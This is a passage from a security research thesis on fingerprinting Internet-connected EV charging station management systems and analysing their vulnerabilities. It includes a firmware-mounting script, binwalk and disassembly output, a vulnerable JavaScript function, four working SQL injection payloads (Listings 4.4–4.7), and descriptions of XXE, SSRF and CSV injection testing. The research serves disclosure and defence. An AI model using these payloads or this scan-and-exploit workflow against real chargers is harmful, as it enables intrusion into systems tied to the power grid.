


Figure 3.6: The distribution of EVCSMS ports across the instances.

number of deployed EV chargers worldwide [14], where countries such as the U.S and the U.K. are supposed to host the largest numbers of EVCS, respectively. We believe that this bias is due to the fact that our framework relies on a number of initial EVCSMS candidates, which might be commonly deployed in certain countries. Additionally, while we identified various EVCSMS products in each country (Figure 3.5), the majority of the hosts found in these countries correspond to one or two unique products only. For instance, we identified over 10,000 hosts that deploy Ensto CSI (Figure 4.4), with about 90% of them located in Hungary (4,900 hosts) and Finland (4,100 hosts), respectively.

3.3.4 Open Ports and Services

We leverage the identified EVCSMS host banners to find open ports that are used for running the corresponding EVCSMS web interface service. As illustrated in Figure 3.6, the majority of the identified EVCSMS products were running their HTTP(S) services on common ports (e.g., 80, 8080, and 443). Additionally, we found alternative ports that are configured for HTTP(S) services by various EVCSMS products (e.g., 81, 82, and 8888). Furthermore, we found ports associated with known services such as SSH and FTP, which are used for communication and file transfer. Moreover, while the open ports provide information about supported services on the identified EVCSMS hosts, the combination of ports can be used as a vendor-specific feature for targeted device discovery and fingerprinting.

3.4 Summary and Concluding Remarks

In our first contribution, we discover EVCS in the cyber-space by fingerprinting their EVCSMS through the design and implementation of a specialized framework (ChargePrint) that leverages existing devices search engines along with information extracted from seed EVCS. To demonstrate the effectiveness of ChargePrint, we use this empirical data towards fingerprinting a wide range of EVCSMS. Indeed, we were able to discover 27,439 unique EVCS host instances that are managed by various EVCSMS products belonging to 44 families to be exact. To the best of our knowledge, we are among the first to create such EVCSMS fingerprinting approach and implement a framework for discovering Internet-connected EVCS in the wild.

Chapter 4

In-Depth Security Analysis of EVCSMS

4.1 Overview

In this Chapter, we perform a comprehensive large-scale security analysis of Internet-connected EVCS and their EVCSMS which are developed by various vendors. Consequently, we highlight a major flaw in the design and implementation of EVCSMS, which have been overlooked by EVCS manufacturers and system developers. Specifically, we examine the the large number of discovered EVCSMS instances by leveraging reverse engineering and white-/black-box web application penetration testing techniques to perform a thorough vulnerability analysis. In addition, we follow a multitude of methods/techniques to guide our in-depth security analysis of the obtained EVCSMS and their assets (e.g., the Open Web Application Security Project (OWASP) testing guide [61]).

We demonstrate the feasibility of cyber attacks against the deployed EVCS by presenting vulnerabilities which can lead to remote EVCS exploitation and manipulation. Specifically, in our analysis, we uncover a list of high- and critical-severity security issues for the analyzed EVCSMS such as SQL Injection (SQLi), Cross-Site Scripting (XSS), Server-Side Request Forgery (SSRF) and Cross-Site Request Forgery (CSRF) to name some. Indeed, our findings were acknowledged by the vendors and got assigned more than 20 common vulnerabilities and exposures (CVE) IDs [10] (e.g., CVE-2021-22706, CVE-2021-22721, CVE-2021-22722, etc), respectively.




Figure 4.1: Overview of the security analysis components of the framework.

4.2 Design and Implementation

4.2.1 Threat Model

We assume that an adversary can compromise public/private EVCS by leveraging high severity vulnerabilities within their corresponding EVCSMS. Further, the exploitation is carried out remotely through the network, which can be performed in different ways depending on the connectivity/accessibility of the target EVCS, such as whether the EVCSMS is Internet-facing or only locally accessible through the local area network (LAN). In our study, we focus on examining Internet-connected EVCSMS whose exploitation does not require having access to the LAN, therefore making the attack vector very powerful and effective. However, it should be noted that connectivity of the EVCS does not present any difference in terms of the actual exploitation process (i.e., triggering the vulnerabilities). For instance, if the EVCS is not accessible via the Internet, then the adversary is assumed to have access to the LAN where the EVCS is connected to in order to conduct local , however remote, exploitation. On the other hand, to exploit Internet-facing EVCS, the adversary is assumed to perform Internet-wide scanning to search for viable EVCSMS before trying to exploit their vulnerabilities. Following any such methods, the adversary is assumed to take control over the underlying EVCS, while being capable of launching various cyber attacks against the vulnerable EVCS (e.g., manipulating the charging process), the corresponding users/operators (e.g., hijacking their user accounts), and the integrated critical infrastructure (e.g., destabilize the power grid). Additionally, the adversary can leverage the compromised EVCS to create a botnet and conduct distributed cyber attacks against other devices (e.g., Distributed DoS).

```bash
#!/bin/bash
cd /tmp;
sudo mknod mtdblock0 b 31 0;
sudo modprobe mtdblock;
sudo modprobe mtdram total_size=65536 erase_size=256;
sudo modprobe jffs2;
sudo dd if=jffs2.img of=mtdblock0;
mkdir /media/jffs2-extracted;
sudo mount -t jffs2 mtdblock0 /media/jffs2-extracted;
cd /media/jffs2-extracted;
mkdir -p image;
tar zxvf jffs2.tgz -C image;
```

Listing 4.1: Bash script for mounting JFFS2 filesystem.

4.2.2 Asset Analysis

In this section, we discuss various techniques for performing analysis on each of the discovered systems. In general, when analyzing firmware, we dissect them to dump the EVCSMS document collection, then reverse-engineer the corresponding binaries, while for analyzing EVCSMS web apps given that we do not have access to the code-base, we perform black-box penetration testing to evaluate their security and identify weaknesses. In what follows, we present a detailed analysis procedure for the identified systems within each category.

Firmware

In our analysis, we examined several firmware, which belong to top EV product vendors (e.g., Schneider Electric). Each of these firmware packages represent the vendor's developed management system, which operates a distinct set of charging station products designed and provided by their respective manufacturer. These stations include several series, are designed for different application areas, and cover the EV charging needs for public parking (e.g., streets) and private parking (e.g., commercial buildings, domicile). They are equipped with energy metering capabilities, user authentication, report generation, cost allocation, and remote maintenance. In our analysis, we download the latest firmware update releases from each vendor's domains and analyze them respectively. To achieve this, we mainly utilize two analysis procedures for the firmware that we collected.

In the first procedure, we uncompress the `ZIP` update archive, and extract its embedded `POSIX` tar (i.e., EPK package), from which we obtain various files amongst them a Linux/ARM OS Kernel

Image, BIN data, shell scripts, ELF executables and a JFFS2 filesystem containing the EVCSMS document collection. To investigate this filesystem, we write a Bash script (Listing 4.1) that creates a temporary device node, loads mtdblock and jffs2 Linux kernel modules, dumps the image's jffs2 binary rootfs to the device node using the dd utility [62], then finally mount jffs2 rootfs and extracts the base directory from the output TGZ tar archive. In this base directory, we locate the document collection and reverse-engineer the cgiServer binary found in the cgi-bin subdirectory, which is a Common Gateway Interface (CGI) program used to dynamically generate and manage web content on the EVCSMS. When a request points to the cgiServer, the HTTP server sends its standard output to the web client instead of the terminal. The client sends GET-based or POST-based requests with form data and parameters to the cgiServer via standard input, and URL paths, header data as well as additional directories through process environment variables. The CGI program can then read those variables and data from standard input, and adapt to the web client's request to generate web pages. When we analyze the cgiServer executable, we find a handful of vulnerabilities that we elaborate upon in Chapter 5. We apply the techniques from this approach to EVlink and CSWI Etrel firmware, while the others required a different approach which we elaborate upon next.

In the second analysis procedure, we download each of the update packages from the official vendor support sites, and extract their respective update ZIP archives. Within these archives, we locate several binary data BIN files among which firmware.bin contains the EVCSMS document collection. To dump their filesystem, we search the binary images for embedded files and executable code then subsequently extract them, using an extraction utility called binwalk [58]. These files that we obtain represent the document collection for the base EVCSMS consisting of several entities (e.g., HTML, XML, and PNG) and zlib compressed data from which, we recursively recover additional files using binwalk (Listing 4.2). This allows us to extract and examine the full control panel files from the update package. However, while many of the files in the first analysis procedure are obtained in raw format and can be directly reviewed, in this procedure, most of the files are compiled and require disassembly before analysis.

```
DECIMAL         HEXADECIMAL       DESCRIPTION
--------------------------------------------------------------------------------
347193          0x54C39           GIF image data, version "89a", 50 x 50
351628          0x55D8C           HTML document header
353246          0x563DE           HTML document footer
354442          0x5688A           GIF image data, version "89a", 160 x 43
355596          0x56D0C           HTML document header
356619          0x5710B           HTML document footer
356628          0x57114           CRC32 polynomial table, little endian
358398          0x577FE           HTML document header
358466          0x57842           HTML document footer
358577          0x578B1           GIF image data, version "89a", 43 x 43
361619          0x58493           HTML document header
362065          0x58651           HTML document footer
362089          0x58669           HTML document header
362339          0x58763           Copyright string: "Copyright &copy;</h2></td>"
362389          0x58795           HTML document footer
362413          0x587AD           HTML document header
362710          0x588D6           HTML document footer
362730          0x588EA           HTML document header
363028          0x58A14           HTML document footer
365230          0x592AE           AES Inverse S-Box
365486          0x593AE           AES S-Box
365744          0x594B0           SHA256 hash constants, little endian
367474          0x59B72           HTML document header
367610          0x59BFA           HTML document footer
```

Listing 4.2: Extraction of embedded files from a binary image using binwalk.

Web App

In the system collection phase, we examine web-based EVCSMS for thorough analysis (e.g., OASIS Portal, Ensto). Given that these applications' complete file setup are closed source and not publicly available for acquisition, we cannot perform white-box testing approaches with them. Therefore, we resort to black-box analysis and penetration testing in order to determine vulnerabilities within them. Initially, we fingerprint open ports on each of these apps and search for their main UI front-ends typically running over `HTTP/HTTPS`. This allows us to determine the app's web root, which we then automatically crawl to enumerate all accessible endpoints that require no authentication to inspect. Moreover, we leverage the absence of rate-limit in some of these interfaces to brute-force the URL path using common directory dictionaries, permitting us to find hidden web content and files. With the collected URLs, we investigate (using automated tools) the pages' Document Object Model (DOM) to find `HTTP POST`-based form and embedded `GET` parameters. In addition, we harvest hidden parameters from JavaScript library files, and conduct probes to find hidden `HTTP headers` in all requests. Further, whenever we are able to go beyond the authentication form (e.g., using default credentials), we perform the previous steps again on internal endpoints. By collecting all these entities, we scan each of them systematically to identify misconfigurations and code cleansing issues. For repetitive testing and ease of logging, we also create offline copies of the examined systems by using `HTTrack` [63].

4.2.3 Vulnerability Analysis


After several EVCSMS discovery and fingerprinting iterations, we leverage the updated database to conduct an in-depth security analysis on the candidate EVCSMS using a series of systematic testing methods.

We perform white-box analysis on the EVCS firmware by locating and examining the embedded EVCSMS web interface document collection within the extracted filesystem. Specifically, we review the source code of non-compiled client-/server-side files and scripts (e.g., JavaScript, PHP) to detect entry points with cleansing issues that allow arbitrary code/queries injection and execution. For instance, when inspecting EVCSMS JavaScript files we were able to locate vulnerable functions that lacked proper sanitization on data variables, which allowed us to inject additional code snippets leading to arbitrary code execution within the context of the affected EVCSMS. In Listing 4.3, the function `goToTerminal` does not implement cleansing mechanisms to sanitize the data passed through the variable `termNum` which is directly employed within the code (i.e., line 7) allowing an attacker that controls the data in `termNum` to pass malicious code and break the legitimate sequence and override the current logic flow.

We also perform static analysis (i.e., disassembly) on compiled server-side binaries (e.g., `cgiServer`) using Radare2 [64] and Cutter [65] (along with r2ghidra plugin [66]) to map their execution flow and identify bugs (e.g., memory corruption) and business logic issues. For instance, when analyzing CGI binaries such as `cgiServer` which are significant in size, we relied on reverse search techniques (e.g., X-refs) to make the analysis more efficient. We observed that there are specific functionalities that are restricted and require a level of privilege to be accessed, thus we extracted the strings that were prompted (Figure 4.2) during an unauthorized access attempt

```javascript
function goToTerminal(termNum) {
    var menuTabs = parent.frames.menuTabs;
    // quickly force selectedStation information
    menuTabs.document.getElementById('selectedDescSlave').value = 'descSlave
    ' + termNum;
    var ip;
    if (isRouter) {
        ip = document.getElementById('ipRoute' + termNum).value;
    } else {
        ip = document.getElementById('ip' + termNum).value;
    }
    var div = menuTabs.document.getElementById('MenuTabs');
    var paramItemSelected = '';
    if (div.title == 'EVSE') {
        paramItemSelected = getMenuItemSelected(menuTabs);
    }
    [...]
}
```

Listing 4.3: Snippet of a vulnerable JavaScript function suffering from a weakness allowing for arbitrary code execution on the EVCSMS.



host:9002

You are not connected with sufficient privilege worker :OnConnect user
:

Figure 4.2: Unauthorized access attempt leads to privilege error prompt.

and searched to locate them in the assembly routines. This allowed us to find the variable storing the prompt text strings (i.e., `CGI_WORKER_NOT_ALLOWED=You are not connected with sufficient privilege`) on the .data section of the executable's disassembly. Then, by using X-refs, we were able to trace the error prompt throughout the assembly code .text section (code segment) as shown in Figure 4.3. Next, by examining these code portions that controlled the prompt we were able to determine weaknesses in the access control mechanism allowing us to conduct forced browsing and bypass the restriction to view privileged content (e.g., maintenance endpoint).

Moreover, we perform black-box analysis by exploring the various technologies employed by the EVCSMS using WhatWeb [67], and identifying endpoints from the EVCSMS host portal by



X-Refs to 0x00240d84 (1 results):

Address	Type	Code
0x00029bfc	UNKNOWN	eoreq r0,r4,r4, lsl 27

X-Refs from 0x00240d84 (0 results):

Address	Type	Code

Code preview

```
0x00029bdc      .dword 0x00240ad4 ; aav.0x00240ad4
0x00029be0      .dword 0x00240558 ; str..._.._.._.._..._src_webserver_cgiServer_cgi
0x00029be4      andeq r0,r0,lr, lsl r3
0x00029be8      .dword 0x002409e4 ; aav.0x002409e4
0x00029bec      mlaeq lr,ip,ip, r0
0x00029bf0      eoreq r0,lr,r8, ror ip
0x00029bf4      eoreq r0,lr,r4, ror ip
0x00029bf8      .dword 0x00240d7c ; aav.0x00240d7c
0x00029bfc      .dword 0x00240d84 ; str.CGI_WORKER_NOT_ALLOWED
0x00029c00      .dword 0x00240d9c ; str._worker_:
0x00029c04      .dword 0x00240da8 ; str._user_:
0x00029c08      .dword 0x00240db0 ; aav.0x00240db0
0x00029c0c      .dword 0x00240db8 ; str.parent.parent.location.href__cgi_bin_cgiSe
0x00029c10      eoreq r0,lr,r0, lsr 25
0x00029c14
0x00029c18      eoreq r0,lr,r0, asr 25
0x00029c1c      r3 = fp - 0x1b0
0x00029c20      r0 = [fp - 0x210]  ; 528
0x00029c24      r1 = [fp - 0x28]   ; 40
0x00029c28      r2 = r3
0x00029c2c      fcn.000283c4 ()
0x00029c30      r3 = r0
0x00029c34      [fp - 0x39] = (byte) r3 ; 57
0x00029c38      r3 = (byte) [fp - 0x39] ; 57
0x00029c3c      if (r3 == 0)
0x00029c40      je aav.0x0002a5d4
0x00029c44      r3 = [fp - 0x1b0]  ; 432
0x00029c48      if (r3 == 0)
```

Figure 4.3: Tracing the error prompt variable in the code segment of the binary executable disassembly.

```
') RLIKE (SELECT (CASE WHEN (3435=3435) THEN 0x61646d696e ELSE 0x28 END))
  AND ('SnpA'='SnpA
```

Listing 4.4: SQLi on username using boolean-based blind payload: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause.

recursively crawling its web interface as well as identifying hidden web paths using file and directory dictionaries. We investigate these endpoints by intercepting all HTTP traffic requests/responses using Burpsuite [68] and Developer Tools [69], and finding insertion points such as `GET`-based and `POST`-based parameters, which we then test using wfuzz [70] with custom payloads (i.e., code snippets) to try trigger various vulnerabilities. For instance, when analyzing the various systems for SQLi vulnerabilities, we constructed the following payloads (Listings 4.4, 4.5, 4.6, 4.7) that allowed us to execute arbitrary sleep-delay SQL queries on the vulnerable EVCSMS confirming the insecurity of the corresponding systems.

In line with the above-mentioned security analysis methods, we inspect the EVCSMS products for severe vulnerabilities. It should be noted that the severity is determined based on the respective impact of the vulnerability and the level of access/execution that it grants, in addition to the risk that it creates based on the scores given by the OWASP [71] and MITRE [72] standards. Specifically, we utilize the following testing procedures to detect these vulnerabilities:

```
') AND GTID\_SUBSET(CONCAT(0x716b7a7071,(SELECT (ELT(6164=6164,1))),0
   x716b707171),6164) AND ('FrmZ'='FrmZ
```

Listing 4.5: SQLi on username using error-based payload: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET).

```
') RLIKE (SELECT (CASE WHEN (4753=4753) THEN 0x64736164736164 ELSE 0x28 END)
   ) AND ('BOSq'='BOSq
```

Listing 4.6: SQLi on password using boolean-based blind payload: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause.

- To detect SQL injection (SQLi), we utilize sqlmap [73] to inject sleep delay queries and compare the processing time to the regular response time.

- To detect external XML entity injection (XXE), we append to the HTTP request message a crafted XML entity that contains an HTTP callback to a server that we control, and if the EVCSMS is vulnerable it will parse the injected XML and send back an HTTP request to our server.

- To detect server-side request forgery (SSRF), we inject the address of our controlled server into HTTP parameters and wait for a callback from the EVCSMS to confirm the vulnerability.

- To detect hard-coded credentials vulnerabilities, we examine the EVCSMS firmware for embedded credentials that are directly placed within the code files and binaries of the filesystem. To validate these findings, we trace the usage of these credentials in the programs' logic flow to confirm that they provide access to the EVCSMS. In addition, whenever live deployed systems are available for testing, we confirm the findings by attempting to authenticate using the obtained credentials.

- To detect Comma-Separated Values injection (CSVi), we inspect file upload functionalities and endpoints by supplying crafted CSV files (containing formula payloads) and examining the response content for proof of code execution.

- To detect cross-site scripting (XSS), we inject unique strings along with HTML elements containing JavaScript into HTTP request parameters and insertion points then parse the response

```
') RLIKE SLEEP(12) AND ('mSll'='mSll
```

Listing 4.7: SQLi on password using time-based blind payload: MySQL >= 5.0.12 RLIKE time-based blind.

Table 4.1: Overview of impact and implications of the discovered vulnerabilities within the analyzed EVCSMS.

CWE-ID	Vulnerability	Impact	Implication
79	XSS	Code execution	Account hijacking
89	SQLi	Query execution	Complete takeover
200	Information Disclosure	Information exposure	Information leakage
306	Missing Authentication	Unauthorized access	Functionality manipulation
352	CSRF	Settings modification	Functionality manipulation
425	Forced Browsing	Unauthorized access	Functionality manipulation
611	XXE	Filesystem exfiltration	Complete takeover
798	Hard-Coded Credentials	Unauthorized access	Complete takeover
799	Missing Rate Limit	Unauthorized access	DoS
918	SSRF	Network access	Bot recruitment
942	CORS Misconfiguration.	Data exfiltration	Data/record theft
942	FCDP Misconfiguration.	Data exfiltration	Data/record theft
1236	CSVi	Code execution	Account hijacking

content to verify that the injected payload was not encoded or cleansed.

- To detect cross-site request forgery (CSRF), we inspect all the EVCSMS GET-based and POST-based requests for the absence of random tokens.
- To detect permissive cross-domain policies such as Cross-Origin Resource Sharing (CORS) and Flash Cross-Domain Policy (FCDP) misconfigurations, we systematically inspect all the cross-domain policy files content for overly-lenient rules.
- To detect information exposure issues we parse unauthenticated endpoints for sensitive information related to the EVCS settings.
- To detect missing authentication vulnerabilities, we crawl and inspect all available functionalities on the EVCSMS by validating their access control mechanisms against our perceived required privileges to access these resources. Whenever, there is a discrepancy between these two lists we confirm the existence of the vulnerability.

- To detect forced browsing, we request a list of web path file locations that were determined from the dumped filesystem and compare the response content to the expected file content. In addition, we attempt to directly browse to post-authentication endpoints without logging in to the EVCSMS and evaluate the response content accordingly.

- To detect missing rate limit vulnerabilities, we send to the EVCSMS on its various endpoints a cycle of repeated HTTP requests then compare the returned responses to determine if they match. In case there were differences such as in the status code header (e.g., 404), we conclude that the EVCSMS implements rate limit mechanisms that stop excessive requests from reaching the EVCSMS.

In general, our analysis unveiled a range of vulnerabilities, among which, we highlight 13 severe vulnerability classes across all the analyzed EVCSMS. As summarized in Table 4.1, we enumerate each vulnerability/weakness using its corresponding common weakness enumeration (CWE) ID, which can be used to lookup further information about the specified weaknesses within the CWE MITRE [72] and OWASP [71] databases (e.g., CWE-79 corresponds to XSS).

To avoid unnecessary repetitive testing and address the scalability of our security analysis approach, we follow the above-mentioned procedures to analyze candidate hosts that represent unique EVCSMS products within our database. Then, we utilize the corresponding request and response pair of the identified vulnerabilities to generalize our testing approach by performing targeted analysis of all hosts that belong to the given EVCSMS product cluster.

4.3 Experimental Results and Evaluation

The in-depth security analysis of the verified EVCSMS products and hosts resulted in identifying 120 vulnerabilities that belong to 13 Common Weakness Enumeration (CWE) [72] classes of critical, high, and medium severity (Table 4.2). Specifically, we classify these discovered security issues based on their impact on the EVCSMS, level of access that they grant as well as their typical scores and rank as measured according to the OWASP [71] and MITRE [72] standards. Note that these well-documented vulnerabilities, which are discovered across the majority of the identified

Table 4.2: A summary of the identified Critical–Medium severity vulnerabilities, their variations, and the affected EVCSMS products and hosts.

Severity	CWE-ID	Vulnerability	# Issues	# EVCSMS	# Hosts
Critical	89	SQLi	4	4	1,684
	611	XXE	5	5	1,290
	798	Hard-Coded Cred.	6	6	900
	918	SSRF	7	3	1,457
	1236	CSVi	1	1	1,203
High	79	XSS	29	19	7,754
	352	CSRF	12	9	7,789
	942	CORS Misconfig.	2	2	3,731
	942	FCDP Misconfig.	2	2	1,205
Medium	200	Info. Exposure	17	17	13,787
	306	Missing Auth.	3	3	1,005
	425	Forced Browsing	2	2	1,402
	799	Missing Rate Limit	30	30	17,500

hosts (about 92%), enable remote exploitation of the EVCSMS and thus, granting full access/control over the underlying EVCS. Moreover, as illustrated in the distribution of the vulnerabilities across the verified EVCSMS (Figure 4.4), 29 products, which were deployed on 13,989 hosts, were associated with high and/or critical vulnerabilities. Additionally, almost all the remaining EVCSMS products that had medium severity vulnerabilities, were deployed on a small number of hosts (≤ 8), except Ensto CSI, which was deployed on over 10,000 hosts. It should be noted that while the EVCSMS instances suffered from low-severity vulnerabilities, these were not considered in our study due to their limited impact which does not allow an adversary to cause any harm to the EVCSMS or have control/access over the underlying EVCS.

It is worth noting that about 8% of the verified EVCSMS hosts were not associated with any vulnerabilities, as illustrated in Figure 4.4. This is mainly due to the fact that we were unable to examine their corresponding firmware and portal endpoints to perform our in-depth security and vulnerability analysis. This limitation can be addressed in future work by requesting/acquiring the software firmware from the vendors or by extracting and reverse engineering them from installed EVCS equipment, respectively.

In what follows, we provide further details and examples of the identified vulnerabilities across the analyzed EVCSMS products and hosts:





Figure 4.4: The distribution of vulnerabilities across verified EVCSMS products and hosts.

4.3.1 Critical Severity Vulnerabilities

